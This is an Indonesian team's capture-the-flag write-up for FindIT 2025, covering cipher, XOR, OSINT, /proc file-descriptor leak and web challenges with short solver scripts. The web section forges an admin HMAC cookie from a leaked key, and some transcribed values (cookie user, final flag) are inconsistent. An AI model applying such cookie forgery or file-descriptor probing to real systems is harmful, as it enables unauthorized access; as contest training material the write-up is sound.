Nama Tim: Soft Spoken
Peserta:

1. Muhammad Adel Harits Saifullah
2. Muhammad Luqmaan
3. Muhammad Akbar Riziq

Write-up CTF FindIT 2025


Cryptography

- **Caesar Cipher**
  Deskripsi :
  Diberikan sebuah file ciphertext.txt yang berisi :


> Ymnx nx f xjhwjy ymj vzny htzw fyyjw. Qnkj ymj bnqq gj f xjhtsi bj bnqq gjfyyj, jshwduynts ymj knwxy ts ymj xtrj tk ymj ufxxfrrnsl gjktwj. Tzlm rjxxflj, ymj htsyfsy tk ymj xtrj qnkj f hfjxfw ns yjcy. Qjilmynts ymj jshwduy rjxxflj kwtr f wjfi ymj rjxxflj yt ymj fxyjw. Rjxxflj xynsl ymnx KnsiNYHYK{Mrrrr_1_W89qqd_i5sy_pstb_Ym8_U5xxbtwi}

Langkah Penyelesaian:

1. Kami menggunakan web https://www.dcode.fr/cipher-identifier untuk mengidentifikasi jenis cipher.



2. Setelah tau jenis cipher-nya, yaitu ROT Cipher, kami menggunakan web https://www.dcode.fr/rot-cipher untuk men-decrypt text-nya untuk mendapatkan flag-nya.



3. Diperoleh flag:

FindITCTF{Hmmmm_1_R89lly_d5nt_know_Th8_P5ssword}

Misc


- **cek-cek**

  Deskripsi :

  Diberikan sebuah file main.py yang berisi kode python dan command `nc ctf.find-it.id 7001` untuk connect ke server.

  Langkah penyelesaian :

  1. Setelah connect, pilih menu 1 untuk cek file yang ada, kami mencoba */proc/self/fd/1 – /proc/self/fd/4*. Ternyata, flag ada di dir */proc/self/fd/4*



  2. Dapatlah flagnya

     FindITCTF{cl0s3_y0ur_f1l3s_1mmed14t3ly_0r_w0w0_w1ll_f1nd_y0u}

- **distorted**

  Deskripsi :

  Diberikan sebuah gambar yang harus diperbaiki agar bisa dicari


Langkah penyelesaian :


1. Kami menggunakan kode python ini untuk memperbaiki gambar yang rusak tadi.

```
from PIL import Image
import numpy as np


img = Image.open("location.png")
img_array = np.array(img)

height, width, channels = img_array.shape

# Buat array baru untuk gambar yang sudah diperbaiki
fixed_array = np.zeros_like(img_array)

# Koreksi distorsi: setiap baris digeser mundur 5 piksel
lebih dari sebelumnya
for row in range(height):
    shift = (row * 5) % width
    fixed_array[row] = np.roll(img_array[row], -shift,
axis=0)

# Simpan gambar hasil koreksi
fixed_img = Image.fromarray(fixed_array)
fixed_img.save("fixed.jpg")
```

2. Lalu didapatkan gambar yang sudah diperbaiki

3. Gunakan google lens dan google maps untuk mendapatkan nama lokasi dan koordinat





4. Format Flag: FindITCTF{Lintang_Bujur_Nama_Tempat}
   Maka dapatlah flagnya

FindITCTF{-7.3069_112.7725_Gereja_Bethany_Nginden}

OSINT


- **bff**

  Deskripsi :


  Diberikan sebuah link instagram https://www.instagram.com/pineapplepie239/ untuk mencari informasi file yang tersembunyi.

  Langkah penyelesaian :


  1. Mencari link tersembunyi yang ada di gambar ini



  2. Ketemu link tersembunyi yaitu, https://drive.google.com/drive/u/1/folders/1FOtEbw1TC-wUJEAb0LQTNqET20AEhLqg dari gambar



  3. Dari link didapat sebuah folder zip yang terkunci berisi flag, brute force passwordnya dapat 7517



4. Didapatlah dont open.txt yang berisi flag(G0Od_7Qb_bR0). Dapat flagnya yaitu

FindITCTF{G0Od_7Qb_bR0}

Reverse Engineering


- **xor_madness**

  Deskripsi :

  Diberikan sebuah file xor_madness.bin

  Langkah penyelesaian :

  1. Buka file menggunakan xxd di linux, didapatkan string "Uz}wZGPGUhzj'Lq } aL\"}\"Lu\x7f'tL}j'Lq'}tn"



  2. Coba brute force string tadi untuk menemukan flag menggunakan kode python, lalu didapatkan potential flags [(19, b'FindITCTF{iy4_b3n3r_1n1_fl4g_ny4_b4ng}'), (51, b'fINDitctf[IY\x14\x7fB\x13N\x13R\x7f\x11N\x11\x7fFL\x14G\x7fNY\x14\x7fB\x14NG]')]

```
# Data yang akan di-brute force
data = b"Uz}wZGPGUhzj'Lq } aL\"}\"Lu\x7f'tL}j'Lq'}tn"


# Fungsi XOR decrypt
def xor_decrypt(data, key):
    return bytes([b ^ key for b in data])


# Mencoba semua key dari 0 hingga 255
potential_flags = []
for key in range(256):
```

```
    decrypted = xor_decrypt(data, key)
    # Mencari kata "flag" atau "ctf"
    if b"flag" in decrypted.lower() or b"ctf" in decrypted.lower():
        potential_flags.append((key, decrypted))

# Menampilkan hasil
print(potential_flags)
```

3. Maka dapatlah flagnya yaitu

```
FindITCTF{iy4_b3n3r_1n1_fl4g_ny4_b4ng}
```

Web

- **Simple Heist**

  Deskripsi :

  Diberikan link website http://ctf.find-it.id:10001 untuk mencari flag dan deskripsi “gampang sekali, tinggal cari kunci dari brankasnya cuma internal yang boleh tau banyak hal”

  .

  Langkah penyelesaian :

  1. Akses http://ctf.find-it.id:10001/internal
  2. Ditemukan sebuah key sebagai kunci dari signature

The Crypt Keepers Internal Bulletin:

1. Vault Key: 'koenci'
2. Recently, we need to implement HMAC SHA256

Delete this endpoint before production!

3. Cek cookie dari teller didapatkan Cookie: auth="user:teller|bank:Fortis Bank"; sig=7a91f28871e4b9a78f12ff523f068806d6270aaa418fb2a842135faa68843266

```
GET /vault HTTP/1.1
Host: ctf.find-it.id:10001
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
Sec-Purpose: prefetch;prerender
Purpose: prefetch
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
Accept-Encoding: gzip, deflate, br
Cookie: auth="user:teller|bank:Fortis Bank";
sig=7a91f2887le4b9a78f12ff523f068806d6270aaa418fb2a842135faa68843266
Connection: keep-alive
```

4. Coba generate sig auth baru untuk admin mengguanakan kode dan didapatkan sig baru untuk admin : 7f5976dcdc018b18b360aad2d4c5b3efe099db2bbba363bad5c1932b137f41ba

```
import hmac, hashlib

key = b"koenci"
message = b"user:admin|bank:Fortis Bank"

sig = hmac.new(key, message,
hashlib.sha256).hexdigest()
print(sig)
```

5. Ubah cookienya menjadi Cookie: auth="user:teller|bank:Fortis Bank"; sig=7f5976dcdc018b18b360aad2d4c5b3efe099db2bbba363bad5c1932b137f41ba, lalu coba akses lagi ke /vault. Maka didapatkan flagnya

```
FindITCTF{BEtEc_1O_&IJ!}
```

Welcome to the vault, admin!
Flag: FindITCTF{BEtEc_1O_&1J!)